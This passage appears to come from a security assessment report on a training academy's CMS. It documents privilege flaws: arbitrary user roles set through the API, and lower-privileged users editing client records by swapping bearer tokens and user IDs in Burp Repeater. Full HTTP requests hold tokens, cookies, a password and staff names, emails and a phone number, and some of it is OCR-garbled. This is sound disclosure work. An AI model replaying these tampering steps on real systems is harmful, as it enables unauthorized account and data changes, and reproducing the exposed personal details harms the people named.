Content-Disposition: form-data; name="password"
123456
-----WebKitFormBoundary19VXcm0gQAtpE2Yt
Content-Disposition: form-data; name="super_admin_id"
47
-----WebKitFormBoundary19VXcm0gQAtpE2Yt
Content-Disposition: form-data; name="password_confirmation"
123456
-----WebKitFormBoundary19VXcm0gQAtpE2Yt--

```

Here i changed the user role from 'Admin' to '**Cyber Security Engineer**'


```

POST /api/users HTTP/1.1
Content-Type: application/json
Accept: application/json

{
    "name": "Mir Tester",
    "email": "mir@gmail.com",
    "password": "123456",
    "role": "Cyber Security Engineer",
    "super_admin_id": "123456"
}

```

The response body shows the created user details:

```

{
    "id": 47,
    "name": "Mir Mohaiminul Islam",
    "email": "mohaiminul.islam@bjitacademy.com",
    "role": "SuperAdmin",
    "phone_number": "01554683700",
    "image_url": null,
    "designation": null,
    "info": null,
    "experience": null,
    "skills": null,
    "certification": [
        {
            "title": ""
        }
    ]
}

```

Here a super admin manage to create an unauthorized role based user. Here I changed the role to ‘Cyber Security Engineer’ and after clicking send the response shows that the user is created with the unauthorized user role.

From the frontend We can see the output,

Serial	Image	Name	Email	Role	Updated by User	Last Updated	Status	Action
1		Mir Tester	mir@gmail.com	Cyber Security Engineer	Mir Mohaiminul Islam	17:51 23 Nov 2023	Active	
2		testUSER445	testUSER445@gmail.com	Trainee	Muftain Ahmed Joy	17:59 23 Nov 2023	Active	
3		testUser	testUser@fake.com	Super Admin	Shawkat Ali Sujon	16:40 23 Nov 2023	Active	
4		arifaa	ak@bjitacademy.com	Super Admin	Muftain Ahmed Joy	17:35 23 Nov 2023	Active	

Now what will happen if I try to manipulate a user role which already exists. For that I will go to Dashboard → Users → All User → edit a user by clicking the pen symbol → update profile.

Serial	Image	Name	Email	Role	Updated by User	Last Updated	Status	Action
1		Mir Tester	mir@gmail.com	Cyber Security Engineer	Mir Mohaimul Islam	17:51 23 Nov 2023	Active	
2		testUSER445	testUSER445@gmail.co	Trainee	Muftain Ahmed Joy	17:59 23 Nov 2023	Active	
3		testUser	testUser@fake.com	Super Admin	Shawkat Ali Sujon	16:40 23 Nov 2023	Active	
4		arifaa	ak@bjitacademy.com	Super	Muftain Ahmed	17:35 23 Nov 2023	Active	

Here the existing user is Mir Tester and his current role is 'Cyber Security Engineer'. Let's try to change the role and capture the request.

Backend > Profile Update

Mir Tester's Profile

Role: Trainer

```

POST /academysite/api/public/api/v1/user/update-user-by-super-admin HTTP/1.1
Host: cms.bjitacademy.com:443
Cookie: _ga=GAI.2.352706036.1700121047; _gid=GAI.2.1019102073.1700618574; ga_P7XDLTSB1J=GS1.2.1700742956.29.1.1.1700743C36.0.0.0
Content-Length: 743
User-Agent: Chrome/119.0.6045.132
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
    
```

Let's take the request to the burp Repeater here the api is for update:

POST /academysite/api/public/api/v1/user/update-user-by-super-admin

Screenshot of Burp Suite Community Edition V2023.10.6 - Temporary Project showing the Repeater tab. A POST request is selected in the Request pane.

```

POST /academy/site/api/public/api/v1/user/update-user-by-super-admin HTTP/1.1
Host: www.hair-academy.com
Cookie: _ga=GA1.2.392706036.1700121047; _gid=GA1.C.1019102073.1700618574; _ga_P7XRLT5B1J=GS1.C.1700742956.C9.1.1700743236.0.0.0
Content-Length: 743
Sec-Ch-Ua: "Chromium";v="115", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7SKNgovX0jxU97Ws
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwiZW1pIjoiY2FmZjVhZTQ5MDExZGJ3ZGY2NDIwMWJjYjQyZDU3NjQ2YCRhZDySODQyNmTY2UzZtg42jdZjVhNCY0OTlkZDY2CmY5ZTYLYzdkYHxDl1LClpYXQ10jE3MDA3Mjk4NTYuODYwNzkwmD80MjY20TY3NzcNDM3NSwibmJmIjoxNzAwNzI5ODU1LjgZMDc5NDACmzM4MjgxMjUsImV4cC16MtcwMTU5Mzg1N144NTcwNDM5ODk1NTIxMjQwMjMOMzc1LCLjzdwI1i0IONyisInljbj3BLcyI6W119.sdT8Qtw-axB6oXZ8WkrXAut8q1d0j4hGNBbB4Pu12AOXD_yS5xWcWyp0GszzWli_iUgubQAcojDL0jcdScj_EChq2S4vm-taBd0Cf7sIyeCoHx0cMBaZNlrw60EJPAixgy15si5r81P613lpkyzcpfM6HB79Pfds2MB8qtCHusbvSmJ1UGspjRzZtWZTtpUlhnvcmulosWcqfgeglNtEvYQGX3vvi509kGD11HzUr_uigdCqUBeddtkeCdl19H-g-x8hgk1V40013v086W1FFBG146fbjNUVz88EU-CvbldzbETutAA8SK32vxH0Dz19q4a4_K2EHK4rK0ThX9WRd9sX5RaSOKysq4pYOM_A9dzXABCD03IPvJfDpUkU6PqpLVqqzhvTvGou4PTNS4y5WasdP1fебc6AvsoT4re1.7uaq2JV-pa5yVDTQUV3cnaJOC24ie2SRBBSv4w5A4x27qCPuLA_UwDugK187-fcRCuwvKnlpJk8nroeBsWhbW55f6hh9zAsCYdfPY8uRorBSFcJLOF307WF09DRH0DdXjPE5QIFsNKlaSj4x53eLmj8pdYxuk0mGw5i5S80NK0rnUpEmKzbRLUaXvJgK_GzfK2EePvJB4CUT_KRC14uzggRpnu9gNm7rcNjE1ngd6qj40hc7zRE7afdfK
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like

```

Screenshot of Burp Suite Community Edition V2023.10.6 - Temporary Project showing the Repeater tab. A POST request is selected in the Request pane.

```

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i
Connection: close
-----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="name"
Mir Tester
-----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="email"
mir@gmail.com
-----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="user_id"
167
-----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="role"
Trainer
-----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="image"
null
-----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="phone_number"
47
Content-Disposition: form-data; name="super_admin_id"
49
47
-----WebKitFormBoundary7SKNgovX0jxU97Ws--

```

Now I will change the role of this existing user to “**SQA Engineer**” which is also not in the list of the website user role and click the send button.

Request

```
POST /academy/api/public/api/v1/user/update-user-by-super-admin HTTP/1.1
Host: cms.bjit.academy.com
_ga=GAI.2.39270636.1700121047; _gid=GAI.2.1019102073.1700618574; _ga_P7XBLT5B1J=GSI.2.1700742956.29.1.1700743236.0.0.0
Content-Length: 748
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7SKNgovX0jxU97Ws
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwanPjoiYzFmZjVktZQ5MDReZGI32GYCNDIwMWJyYqZDU3NjQCYZRZDYZzDQyNmYYCzTzg4ZjdhZjVnNYV0OTkZDYzAyz52TylYsZkY2MxZDl1LcJpYQkioJ3EMDA3Mj4NTYmODYwMhwMDEMY20TY3NzccNDM3NwihaJmIjoxMawNsI50DULjgcHdc5NDACNzK4MjgxMjUsImV4c16HtCwHTUSMgLN44NTcvNDM50E1NTIxMjQmHJMOMzc1LcJzdW10i0NyIsInj3B1c1yEW11S.sdTRQtw-axBe0X8WkrfRku8gi0j4gYNBb4puZAOxD_yS5xWcWydpGszzW1_iuGnbQAoJDLQjcdsCj_EhgZ5c4vm-tadOCfysIyeCoHX0cMBAzNlrv60BJPAixgy15si5lPE13lPhyrcpMHEHT5fcdsCM8sqtCHshbwSmJUGspjxRz2tWZTpUHnvCmOlOsWcqmgeqLNeEyYQGPX30v61S09kGD1IMzUR_uigd2q8Ed4keCdl9Hg-g-xShgElV40013v0S6W1FFB0146fbJNvZ88EU-CvbHd6PgpLVqgshtVrGou4PTNS4ySWasdlfebc6AvsoT4rel7uag2Jv-pa5yVDTQ4pY0N_A5dsxEAB2CD031PrfJDpUKUD6PgpLVqgshtVrGou4PTNS4ySWasdlfebc6AvsoT4rel7uag2Jv-pa5yVDTQUV3naJCc4ieZSRDbs8+4u5A4xTzQFpU1A_VuDugX187-fcRCuuVKnlpJt8nceBsWhbWS5f6shh2asCYd4pYguR0RSFfcJL0f307Wf0SDRHODdjP5QfSNK1Asj14x53elMj8pdFku0f0mGUSiSS80NkmuPemKzbRLuaVJgk_GafwzeEvb4CUT_ERC14uzqgPpnv9gNmM7cNjElngd6qj40hc7zB7adfE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjit.academy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjit.academy.com/backend/profile-update/167
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 12:58:17 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 83275
13 {
    "success":true,
    "result":{
        "data":[
            {
                "id":167,
                "name":"Mir Tester",
                "email":"mir@gmail.com",
                "role":"SQA Engineer",
                "active":1,
                "phone_number":null,
                "image_url":null,
                "designation":null,
                "info":null,
                "user":{
                    "id":47,
                    "name":"Mir Mohaiminul Islam",
                    "email":"mohaiminul.islam@bjitacademy.com",
                    "role":"SuperAdmin",
                    "phone_number":"01554683700",
                    "image_url":null
                }
            }
        ]
    }
}
```

Request

```
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=1, i
Connection: close
21
-----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="name"
24
25 Mir Tester
26 -----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="email"
28
29 mir@gmail.com
30 -----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="user_id"
32
33 167
34 -----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="role"
35
36 SQA Engineer
37 -----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="image"
40
41 -----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="phone_number"
43
44 null
45 -----WebKitFormBoundary7SKNgovX0jxU97Ws
Content-Disposition: form-data; name="super_admin_id"
47
48
49 47
50 -----WebKitFormBoundary7SKNgovX0jxU97Ws--
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 12:58:17 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 83275
13 {
    "success":true,
    "result":{
        "data":[
            {
                "id":167,
                "name":"Mir Tester",
                "email":"mir@gmail.com",
                "role":"SQA Engineer",
                "active":1,
                "phone_number":null,
                "image_url":null,
                "designation":null,
                "info":null,
                "user":{
                    "id":47,
                    "name":"Mir Mohaiminul Islam",
                    "email":"mohaiminul.islam@bjitacademy.com",
                    "role":"SuperAdmin",
                    "phone_number":"01554683700",
                    "image_url":null
                }
            }
        ]
    }
}
```

Here the response shows 200 OK messages and also shows the role of the existing user “**SQA Engineer**” whose user role was ‘**Cyber Security Engineer**’ before.

- 6. Title :** Non-Admin users (Content Manager, SEO Manager, Trainer) can update some unauthorized information such as clients information.

Target: cms.bjitacademy.com


Affected URL/API: POST /academysite/api/public/api/v1/client/edit-client/

Summary: Content Manager, SEO Manager, Trainer don't have access to update the information of client from the frontend but from backend API they can update the client information.

Proof of Concept:

At first go to <http://cms.bjitacademy.com/login> and login with super admin credential with built in chromium browser in the burpsuite.

Here the Super-Admin User: Mir Mohaiminul Islam
(mohaiminul.islam@bjitacademy.com)



User Login


Email *

Password *

I'm not a robot reCAPTCHA Privacy - Terms

Login

[Forgot Password?](#)



Dashboard

Backend > Profile

Profile Settings

Name *

Mobile Number *

Current Password (* Password)

Super Admin
mohaiminul.islam@bjitacademy.com

Then I went to all client page and open a client update page to update the client

ID	Image	Name	Created By	Created Date	Action
3		wfesddddd	Promiti Dasgupta	13:51 24 Nov 2023	Edit Delete
4		qwswedxew	Promiti Dasgupta	12:43 24 Nov 2023	Edit Delete
5		ANEW	Promiti Dasgupta	12:41 24 Nov 2023	Edit Delete
6		Abdul	Mir Mohaiminul Islam	11:20 24 Nov 2023	Edit Delete
7		Abdul	Mir Mohaiminul Islam	11:13 24 Nov 2023	Edit Delete

Now I clicked on the pen icon to edit the client information. After that I save the form by clicking **Save** button and send it to repeater by capture it.

The below page shows the authorization token of the super admin.

Super admin's id: 47

super admin client create

Send Cancel < >

Request

Pretty Raw Hex

```

1 POST /academy/api/public/api/v1/client/edit-client/89
HTTP/1.1
Host: cms.bjit.academy.com
2 Cookie: _ga=GAL.2.392706036.1700121047; _gid=
GAL.2.1019102073.1700618574; _gat=1; _ga_P7XRLT5B1J=
GS1.2.1700818185.34.1.1700819236.0.0.0
Content-Length: 387
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryEiFh97i0GjRIV8yR
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwanRpIjoizW
U3MTBmYzMyNWQzMGuYNg1NTk0MjVjNWRaiNzJ1ZWFnMzI4MDM3NWMMyYzcxNCRhY
zN1l0DMCNgF1YjJmMDQ0NzH0MzcwODU4MzRkODAzZjA1LCJpYXQiOjE3MDA4MTg4
Ms1uNjU4MTU4MDYzODg4NTg5ODA0Njg3NSwibmJmIjoxNsAwODB4ODMyLjY1ODE
CMs2A3MDY3ODcxMDkzNzUcIiV4cIE6MtewMTY4MjgzMi42NTIxMjAxMTMzNzI4MD
I3MzQeNzUsInN1i1i1jQ3Iiwiic2NvcGvsiJpbXXo.1FK8GJ5vrygX7lrB_ARIWl
haJODDip7hE2vjb1wH7OwAqfcKsTW4ls7o14gb-prjintIWxPimSpzyLu
5fn01TSLrR_JSScoQhcKyTqOUwyXWwfYxR_axuthfK2RF1C2oAAFq5ESN417Pse
6J3ByRM-HL5nF-7LYvhb6s2rqraxiEo0BTPTXw7luiv01F7Gf_SeeX2CysXuX4
IR78oCJF1YugvQUDW896hFED2AgkCARxeL5WfaEjePtuxW+4TJqrsAx3iB7EN8tE
_jrTNmvjJk1r1RcUhP-Cu507qfzemX0KjArqSivqu7C_YIP3dNZDD4d128bwiu
qzMf7enDiogcbic2zybJyipSH6-PU3FFasWoHD_o9vIqlm-YFK5JApxal-xSKB
m-KOC7TPXeoHrYDpSov7f8DSLu9rz7tmVMMb6DXsildp9teVGQGY1XAOcyQYjL3Q2
rhaZ85BPZKqcaXf6ATbzYijukDyOSAxz04_jEEJvNGmi4reLuJyRFnR6EtnWxuM
eMUNfAH95JEGMSCxAV37g0zG5142VVz0mnTh7FYDlxLZf4wlhmLzVmJWcHO1N
frGgpzYnZBh2HLfKhL7w2cTg6rtmb-EDGK3mLUWRaox2ZgVSScplt0vjiBUU2QM
IW1dxDU8LzaUbQ81BGMVYmijcOnP4mq
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.169

```

Response

Pretty Raw Hex Render

Now I need to collect content manager authorization token and user_id by Login→profile of content manager→save the profile and capture then send it to repeater.

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. A POST request is being displayed:

```

1 POST /academy/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjit.academy.com
3 Cookie: _ga=GAL.2.1019102073.1700618574; _gid=GAL.2.805924023.1700794298; _ga_P7XRLT5B1J=GS1.2.1700818185.34.1.1700819236.0.0.0
4 Content-Length: 506

```

The "Request" pane shows the raw POST data being sent to the "/user/update-user" endpoint. The "Response" pane shows the server's response to this request.

Here the content manager authorization token and the user_id is shown in the below picture:

super amdin client create x content manager x +

Send Cancel < > |

Request	Response
<pre>Pretty Raw Hex POST /academy/api/public/api/v1/user/update-user HTTP/1.1 Host: cms.bjitecademy.com Cookie: _ga=GAI.2.1529315481.1700794298; _gid=GAI.2.805924823.1700794298; _ga_PTXRLT5B1J=GS1.2.1700818214.4.1.1700818940.0.0.0 Content-Length: 905 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24" Accept: application/json, text/plain, /* Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywSylFVo9azJ0WYKs Sec-Ch-Ua-Mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) test.contentmanager.mohaiminul@bjitecademy.com ----WebKitFormBoundarywSylFVo9azJ0WYKs Content-Disposition: form-data; name="image" 32 33 34 ----WebKitFormBoundarywSylFVo9azJ0WYKs 35 Content-Disposition: form-data; name="phone_number" 36 37 435435436455 38 ----WebKitFormBoundarywSylFVo9azJ0WYKs 39 Content-Disposition: form-data; name="password" 40 41 42 ----WebKitFormBoundarywSylFVo9azJ0WYKs 43 Content-Disposition: form-data; name="new_password" 44 45 46 ----WebKitFormBoundarywSylFVo9azJ0WYKs 47 Content-Disposition: form-data; name="new_password_confirmation" 48 49 50 ----WebKitFormBoundarywSylFVo9azJ0WYKs 51 Content-Disposition: form-data; name="user_id" 52 55 -----</pre>	<pre>Pretty Raw Hex Render</pre>

Now Replace the authorization token and user_id of a super admin with the authorization token of Content Manager.

```

super admin client create x content manager +
```

Request

```

POST /academy/api/v1/client/edit-client/89
HTTP/1.1
Host: cms.bjitaacademy.com
Cookie: _ga=GAL_2.392706036.1700121047; __utma=2.1019102073.1700618574; _ga_P7XRLT5B1J=GSL_2.1700818185.34.1.1700818236.0.0.0
Content-Length: 388
Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryEiFh97iOGjRIVByk
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ0.eyJhdWQiOiI3IiwiwanRpIjoizMZhjhkMzUyNTBmJF1NTJjZDZyZmNjYxQ0tC0MzhKGREONzhjMTY4ODlhYmY0ZjELNCRjNZm0DPkYzcwZDYLNJD1MCMyVm40DlkZTkLcJpYXQi0jE3MDA4MTg5MTExASNeECNzhz20Dc1LCJ1eHAiOgE3MkEcOD1SMTRuMDAyNsks0Tg3Nsk0tY4NzUsInlnIYi16i1jUliiwicCNvcGVzIphbXX0. LGMvSKPq0sk187qy12oZhhs5COXnClwv0RqgsOpbh4zV_.duXsZ16L473hFnbrzBBpgN7qzFpDHKGOLCdgDcgsUzbQhvYB--MgJLHGIVWNS5dp5QuoCCjSEL02ek2zs_SuJ4PHUxhpOPzMLivQm4118CCcvCuMSBVWBp0cKxKLdgxsBGERYQ-aQz41b02yvnmZgS1zhKMTCsNGC_BeUbYER8lgdxfwSNzBcyR0Z4cyUhnRhpJvI3j8l1B4-94lyDp13e0AcmEmhDfM0WVxmfive18gWHEZQvriG0M400J0aej8A011jZQjioYV8BqYS955KA0mRMISM SUP3_Hn1cI71YkiBVYCENp6-lrWFsiPl3x6SCRctaf5nyIpCEZIZhscadgG353NOUFApQmU45yeUp77g5kglz4-s9enbUs7CAMB21SDx4_f182CFLb6LHKpmtiY8wNtsr8XQV1pfEzw0AHRel-oppXjtetaQZikb7Ui1jw01GBMSuAY--kNocaNYxzfPyvwWj7qWlvXko3GxLEi1u141jONNFXGDLsgWMLCDoZzi1YdeXgobhQmcuU2dWoldomgzqlFyWDNaPoTo51Ys_GcPLrzOSM-0emrvhvbL76jc164y2vFq4Ys2BN_kr-C-L6fk930wq7KPTNqE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitaacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjitaacademy.com/backend/edit-client/89
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB, en-US;q=0.9, en;q=0.8
Priority: u1, i
Connection: close
-----WebKitFormBoundaryEiFh97iOGjRIVByk
Content-Disposition: form-data; name="name"
Eshrak
-----WebKitFormBoundaryEiFh97iOGjRIVByk
Content-Disposition: form-data; name="logo"
-----WebKitFormBoundaryEiFh97iOGjRIVByk
Content-Disposition: form-data; name="user_id"
55
-----WebKitFormBoundaryEiFh97iOGjRIVByk--
```

Response

```

HTTP/1.1 200 OK
Date: Fri, 24 Nov 2023 10:03:39 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 8519
13 {
    "success":true,
    "result":{
        "data": [
            {
                "id":94,
                "name":"dfgrhhytjyummym",
                "user": {
                    "id":46,
                    "name":"Promiti Dasgupta",
                    "email":"promiti.dasgupta@bjitaacademy.com",
                    "role":"SuperAdmin",
                    "phone_number":null,
                    "image_url":null,
                    "designation":null,
                    "info":null,
                    "experience":null,
                    "skills":null,
                    "certification": []
                }
            }
        ]
    }
}, {
    "title":"",
    "image_url": "images/resource/5i0lt9zPLZ1jYVDnu50fyUoX6rBKWPoZCbM1Fov.png",
    "updated_time": "12:41 24 Nov 2023"
},
{
    "id":69,
    "name": "Eshrak",
    "user": {
        "id":55,
        "name": "testContentManagerMohaiminul",
        "email": "test.contentmanager.mohaiminul@bjitaacademy.com",
        "role": "Content Manager",
        "phone_number": null,
        "image_url": null,
        "designation": null,
        "info": null,
        "experience": null,
        "skills": null,
        "certification": [
            {
                "title": ""
            }
        ],
        "logos": [
            "images/resource/wACxV7xAB71pkJEQiPmpAgKecdJA0yerbFeNHn4D.jpg"
        ],
        "updated_time": "16:03 24 Nov 2023"
    }
},
```

Here client is successfully updated by manipulating the super admin's authorization token and his use_id with the content manager's credentials.

Now from frontend we can see that:

The screenshot shows a dashboard for BJIT Academy. On the left, there's a sidebar with navigation links: Dashboard, Home (selected), Home Page, Poster Page, Add Banner, All Banners, Add Client, All Clients (selected), Add Youth Skill, and All Youth Skill. The main area displays a table of clients. The client with ID 6, name Eshrak, and image thumbnail is highlighted with a red border.

3		wfesddddddddd	Promiti Dasgupta	13:51 24 Nov 2023	Delete Edit
4		qwswedxew	Promiti Dasgupta	12:43 24 Nov 2023	Delete Edit
5		ANEW	Promiti Dasgupta	12:41 24 Nov 2023	Delete Edit
6		Eshrak	testContentManag	16:03 24 Nov 2023	Delete Edit
7		Abdul	Mir Mohaiminul Islam	11:13 24 Nov 2023	Delete Edit

Similarly for SEO Manager:

Getting SEO Manager's Authorization Token and user_id

Login → go to profile of SEO Manager → update the page and capture the request to the burp repeater.

The screenshot shows the Burp Suite Repeater tool. The request pane displays a POST request to /academy/api/public/api/v1/user/update-user. The response pane shows the raw response. The entire request message is highlighted with a red border.

```

1 POST /academy/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.1529315481.1700794298; __utma=100000000.1529315481.1700794298.1.1.1700821035.0.0.0
4 Content-Length: 876
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryL7zif0JVmyknKSR5
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwiZWkiOiMThlMTE3
ZmVhMWZiOTI2NGQxYTk5MTI3MGExNzEwZmJhYzhlNzEzYTZjNjMwYmEwYzg2NDlhMzM4M
TJjODBjMWVjMGEyNzh1ODY2MGlyMzIiLCjpxYXQiOjE3MDA4MjEwMjku0Tk4ODIwMDY2ND
UyMDI2MzY3MTg3NSwmbMlmIjoxNzawODIxMDI5Ljk5ODgyNTA3MzI0MjE4NzUsImV4cCI
6MTcwMTY4NTAyOS450TQ3NjYSNTA2MDcyOTk4MDQ20Dc1LCJzdWIiOjIlNyIsInNjb3Bl
cyI6W119.nrqAGSLME7S06wfMFfyrofJ5d-VCZ6hTX0chiUnA_VMgF2GpZqzApG250Hpo
edcajp0CP55riBGc1NQ2DWPf3w6D_s0U7T0q_tJ4TCMp8f8EHfs2tFuNwe7RjGTvrX1J_
L2Xmbp4rkR051debTsiyP7TsmP4gyylM6QyZzsALEkXESrCYU2w61E5Mq6i2
Z0dxEmplZCjFyF_CLfz-36Bv_yv8maqnDEpqMvtTV2sZMCuGTPVqEIGeB2Rx3osmdM6rB
xasvW8hZaVpbkpmBGh1GJxm6d6uhp-bIWVGHfPI9GxxWE1gh7Rg6iKg0L3EkVy4WxFAS
KBf_dNeBvThFabGnc2d1dja8I4Q7UocekYuh1jatwJ5PKKQYppmcgdKfjlwxMKa2Bwf
ANL8vb9IvpK-rXsMtNajZ_grKewHe87Qlb6blqPmPTueHhtLg7QKgY37w8M1Gor_-0WK7
Ect89TN1_FBI8dDu6XrTXCmRZRhKN13Y1FDSSqMhgbDXCwg-aUjsKj7YLwf0zLq45mgI
zp9w17hgN3KGfqC5m-q90vGAvT_JIyFjvVzqCE3cwFQrzD-EaMBMGBpCCx1j_jQpnQKnHK
7uqVgnLq6jlcsg9DPVf9NN2sn2cwt-mpqlkk3xUrw0vauYg0jYAhY225PEWkATLmRKcTR
GQ
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://cms.bjitacademy.com

```

```

26
27 test.seo.mohaiminul@bjitacademy.com
28 -----WebKitFormBoundaryL7zif0JVmykrnKSR5
29 Content-Disposition: form-data; name="image"
30
31
32
33
34 -----WebKitFormBoundaryL7zif0JVmykrnKSR5
35 Content-Disposition: form-data; name="phone_number"
36
37 null
38 -----WebKitFormBoundaryL7zif0JVmykrnKSR5
39 Content-Disposition: form-data; name="password"
40
41
42 -----WebKitFormBoundaryL7zif0JVmykrnKSR5
